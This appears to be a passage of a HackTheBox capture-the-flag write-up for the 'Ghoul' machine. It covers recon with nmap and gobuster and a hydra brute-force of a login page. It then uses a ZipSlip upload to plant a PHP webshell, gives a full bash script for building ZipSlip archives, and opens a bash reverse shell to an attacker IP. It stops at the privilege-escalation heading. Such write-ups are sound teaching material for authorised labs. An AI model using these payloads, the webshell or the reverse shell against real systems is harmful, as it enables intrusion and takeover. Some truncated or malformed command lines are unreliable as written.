


# HTB: Ghoul


 [hackthebox](#) [Ghoul](#) [ctf](#) [nmap](#) [gobuster](#) [hydra](#) [zipslip](#) [tomcat](#) [docker](#) [ssh](#) [pivot](#) [cewl](#) [john](#) [gogs](#) [tunnel](#) [gogsownz](#) [credentials](#) [setuid](#) [git](#) [ssh-agent-hijack](#) [c](#)













Oct 5, 2019

Ghoul was a long box, that involved pivoting between multiple docker containers exploiting things and collecting information to move to the next step. With a level of pivoting not seen in HackTheBox since [Reddish](#), I'll need to pay careful attention to various passwords and other bits of information as I move through the containers. I'll exploit a webapp using the ZipSlip vulnerability to get a webshell up and get a shell as www-data, only to find that the exploited webserver is running as root, and with another ZipSlip, I can escalate to root. Still with no flags, I'll crack an ssh key and pivot to the second container. From there, I can access a third container hosting the self hosted git solution, gogs. With some password reuse and the gogsownz exploit, I'll get a shell on that container, and use a suid binary to get root. That provides access to a git repo that has a password I can use for root on the second container. As root, I can see ssh sessions connecting through this container and to the main host using ssh agent forwarding, and I'll hijack that to get root on the final host. In beyond root, I'll explore the ssh situation on the final host and get myself persistence, look at the crons running to simulate the user using ssh agent forwarding, and show a network map of the entire system.



## Box Details

Name:	Ghoul 
Release Date:	<a href="#">04 May 2019</a>
Retire Date:	5 Oct 2019

Name:	Ghoul 
OS:	Linux 
Base Points:	Hard [40]
Rated Difficulty:	
Radar Graph:	
  1st Blood	InfoSecJack  00 days, 01 hours, 32 mins, 20 seconds
  1st Blood	st3r30byt3  01 days, 20 hours, 36 mins, 51 seconds
Creators:	MinatoTW  egre55 

Recon

Network Map

Because this box has so many different users and containers, I've created a [network map](#), which I include in [Beyond Root](#), but I'll also link here in case you want it to follow along.

## nmap

`nmap` shows two ssh (22, 2222) and two http (80, 8080):

```
root@kali# nmap -sT -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-18 09:25 EDT
Warning: 10.10.10.101 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.101
Host is up (0.090s latency).
Not shown: 39690 closed ports, 25841 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 45.75 seconds

root@kali# nmap -sC -sV -p 22,80,2222,8080 -oA scans/nmap-scripts 10.10.10.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-18 09:28 EDT
Nmap scan report for 10.10.10.101
Host is up (0.100s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c1:1c:4b:0c:c6:de:ae:99:49:15:9e:f9:bc:80:d2:3f (RSA)
|_  256  a8:21:59:7d:4c:e7:97:ad:78:51:da:e5:f0:f9:ab:7d (ECDSA)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
```

```
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Aogiri Tree
2222/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63:59:8b:4f:8d:0a:e1:15:44:14:57:27:e7:af:fb:3b (RSA)
|   256 8c:8b:a0:a8:85:10:3d:27:07:51:29:ad:9b:ec:57:e3 (ECDSA)
|_  256 9a:f5:31:4b:80:11:89:26:59:61:95:ff:5c:68:bc:a7 (ED25519)
8080/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Aogiri
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88 - Error report
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 10.69 seconds
```

Two ssh ports suggests already that I'll likely be dealing with containers. Based on the [ssh versions](#) and the [apache version](#), every host I can see so far seems like Ubuntu Bionic (18.04).

## Website - TCP 80

### Site

A page for Aogiri Tree, Ghoul Society:



There are a few pages available via links. I can gather a few usernames just by reading the page and `/blog.html`. I'll start a list.

### Directory Brute Force

`gobuster` reveals a few interesting paths:

```
=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.101/
```

```
[+] Threads      : 50
[+] Wordlist      : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions  : php,html
[+] Timeout      : 10s
=====
2019/05/18 09:32:36 Starting gobuster
=====
/archives (Status: 301)
/blog.html (Status: 200)
/uploads (Status: 301)
/images (Status: 301)
/contact.html (Status: 200)
/users (Status: 301)
/index.html (Status: 200)
/css (Status: 301)
/js (Status: 301)
/secret.php (Status: 200)
/less (Status: 301)
=====
2019/05/18 09:41:27 Finished
=====
```

### /uploads and /less

Both of these return 403 Forbidden, and `gobuster` doesn't find anything:

```
root@kali# gobuster -u http://10.10.10.101/uploads/ -w /usr/share/wordlists/dirbus

=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
```


```
[+] Mode      : dir
[+] Url/Domain : http://10.10.10.101/uploads/
[+] Threads   : 50
[+] Wordlist   : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions : php,html
[+] Timeout    : 10s
=====
2019/05/18 09:39:39 Starting gobuster
=====
=====
2019/05/18 09:49:00 Finished
=====
root@kali# gobuster -u http://10.10.10.101/less -w /usr/share/wordlists/dirbuster/

=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://10.10.10.101/less/
[+] Threads   : 50
[+] Wordlist   : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions : php,html
[+] Timeout    : 10s
=====
2019/05/18 09:42:39 Starting gobuster
=====
=====
2019/05/18 09:51:52 Finished
=====
```

I'll move on from these.

## secret.php

secret.php has a chat page that is "unavailable at the moment", which means I can't submit new chat. But there's interesting previous chat:



Chat is unavailable at the moment!

[Click for full size image](#)

I'll collect some more usernames. Along with a troll for user.txt, there are some hints:

- There's RCE somewhere in the website.



- Kaneki has a remote server.
- There's a "fake art site" for uploading pictures. Uploading is always a good thing to find and check out.

**/users**

The page presents a login:

## Aogiri Tree Members Login

No un-authorized access allowed!

**Login**


Username	<input type="text"/>
Password	<input type="password"/>
	<input type="submit" value="Login"/>

I've collected a list of names from the port 80 website:

```
tatara <-- secret.php
noro   <-- secret.php
kaneki <-- secret.php
eto    <-- secret.php
aogiri <-- /
anteiku <-- blog
mado    <-- blog
amon    <-- blog
```

```
root    <-- guess
admin   <-- author of blog posts
administrator <-- guess
```

And I can brute force it and get some successful logins. On a failed login attempt, it adds a message:



Invalid Login Details

**Login**

Username

Password


I'll use that as my failure criteria, and run `hydra` :

```
root@kali# hydra -L users -P /usr/share/seclists/Passwords/twitter-banned.txt 10.10.10.1s"
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-05-18 16:11:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4367 login tries (l:11/p:397),
[DATA] attacking http-post-form://10.10.10.101:80/users/login.php:Username=^USER^&
[80][http-post-form] host: 10.10.10.101 login: noro password: password123
[80][http-post-form] host: 10.10.10.101 login: kaneki password: 123456
[STATUS] 1360.00 tries/min, 1360 tries in 00:01h, 3007 to do in 00:03h, 16 active
[STATUS] 1120.00 tries/min, 2240 tries in 00:02h, 2127 to do in 00:02h, 16 active
[STATUS] 1038.33 tries/min, 3115 tries in 00:03h, 1252 to do in 00:02h, 16 active
[80][http-post-form] host: 10.10.10.101 login: admin password: abcdef
[STATUS] 1086.50 tries/min, 4346 tries in 00:04h, 21 to do in 00:01h, 16 active
```

```
1 of 1 target successfully completed, 3 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-18 16:15:21
```


I find three valid logins, but unfortunately, it is just is a troll:



Website - TCP 8080

Visiting prompts for auth:


**Authentication Required** ✕

 http://10.10.10.101:8080 is requesting your username and password. The site says: "Aogiri"

User Name:


Password:


I was about to fire up `hydra` again, but I guessed "admin" / "admin" and it lets me in, presenting another page about image uploads:



This must be the “fake art site” mentioned in `secret.php`.

At the very top, there’s a upload image panel. Additionally, if I click the blue arrows on the right and left, there are two other panels:





With a little testing, I'll see that I'm only allowed to upload jpegs on the original form, and zips on the third one. There may be some extension bypasses, but I won't need them.

## Shell as www-data on Aogiri

### ZipSlip Background

When I googled "malicious zip file upload", the first link was [this article from naked security](#). Research from summer 2018 revealed that a lot of zip programs weren't doing path traversal checks on zip files when they unzipped them. For any user interface that takes untrusted zip files, that could be a big issue, as it would allow arbitrary write anywhere the web process can write.

This happens because zip files store files with relative paths, relative to the directory they are unzipped into. The vulnerability is that I can put a file into my zip with path

`../../../../../../../../../../../../etc/passwd`, and it will unzip and try to overwrite the `/etc/passwd` file on the host (though usually will fail assuming www-data can't write to `/etc/passwd`). But there is a lot of damage that can be done, often writing a webshell.

## WebShell

I've already seen the site is running php. I'll grab my trusty simple php webshell, and copy it to the `/var/www/html` directory on my kali host.

```
root@kali# cp /opt/shells/php/cmd.php /var/www/html/
root@kali# cat /var/www/html/cmd.php
<?php system($_REQUEST['cmd']); ?>
```

Now I'll add it to a zip file, but with a lot of `../` to ensure that I get to the system root. Remember, Linux will ignore attempts to change to a parent directory from `/`, so `/../../../../` is the same as `/`:

```
root@kali# zip mal.zip ../../../../../../var/www/html/cmd.php
adding: ../../../../../../var/www/html/cmd.php (stored 0%)
```

I can check and make sure it stored correctly using `unzip -l` to list the contents:

```
root@kali# unzip -l ~/hackthebox/ghoul-10.10.10.101/mal.zip
Archive:  /root/hackthebox/ghoul-10.10.10.101/mal.zip
  Length      Date    Time    Name
  -----  -
          35  2019-05-18  15:58  ../../../../../../var/www/html/cmd.php
  -----  -
          35                          1 file
```

Now I'll upload it to the site, and check, and my page is there on the port 80 site:

```
root@kali# curl http://10.10.10.101/cmd.php?cmd=id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## Script

I wrote a script to perform ZipSlip for me:

```
#!/bin/bash

function usage {
    echo "Usage: $0 [out_zip] [file] [desired path] <number of ../>"
    echo "  Number of ../ will be 8 if not given"
    echo "  desired path must be absolute"
    echo "  Ex: $0 evil.zip evil_passwd /etc/passwd 5"
    echo -e "\n$message"
    exit 1
}

if [ "$#" -lt 3 -o "$#" -gt 4 ]; then
    usage
fi;

if [ ! -r $2 ]; then
    message="$2 does not exist. Please check path to file."
    usage
fi;

if [[ ! $3 == /* ]]; then
    message="[desired path] must be absolute, starting with /"
```



```

usage
fi;

# Set variables
outfile=$(realpath $1)
file=$2
path=$3

if [ "$#" -eq 3 ]; then
    num_ups=8;
else
    num_ups=$4
fi;

num_dirs=$(( $num_ups - $(echo $path | tr -cd '/' | wc -c) + 1 ))

base=$(mktemp -d)
target_dir=$(dirname $path)
current_dir=${base}${target_dir}${yes "/a" | head -${num_dirs} | tr -d "\n")}

mkdir -p ${current_dir}
cp ${file} ${base}${path}
cd ${current_dir}

trav="$(yes '/..' | head -${num_ups} | tr -d '\n' | cut -c2- | rev)"

zip $outfile "${trav}${path}" >/dev/null
unzip -l $outfile
rm -rf ${base}

```

Here's how it runs:

```
root@kali# ./zip_slip.sh
Usage: ./zip_slip.sh [out_zip] [file] [desired path] <number of ../>
  Number of ../ will be 8 if not given
  desired path must be absolute
  Ex: ./zip_slip.sh evil.zip evil_passwd /etc/passwd 5
```

Since I wrote that while solving, I also found this `python` version, [evilarc.py](#).

## Shell

Running a basic bash rev shell in the webshell gets me a callback:

```
root@kali# curl http://10.10.10.101/cmd.php --data-urlencode "cmd=bash -c 'bash
-i >& /dev/tcp/10.10.14.7/443 0>&1'"
```

```
root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.101.
Ncat: Connection from 10.10.10.101:52930.
bash: cannot set terminal process group (10): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Aogiri:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## Privesc: root on Aogiri

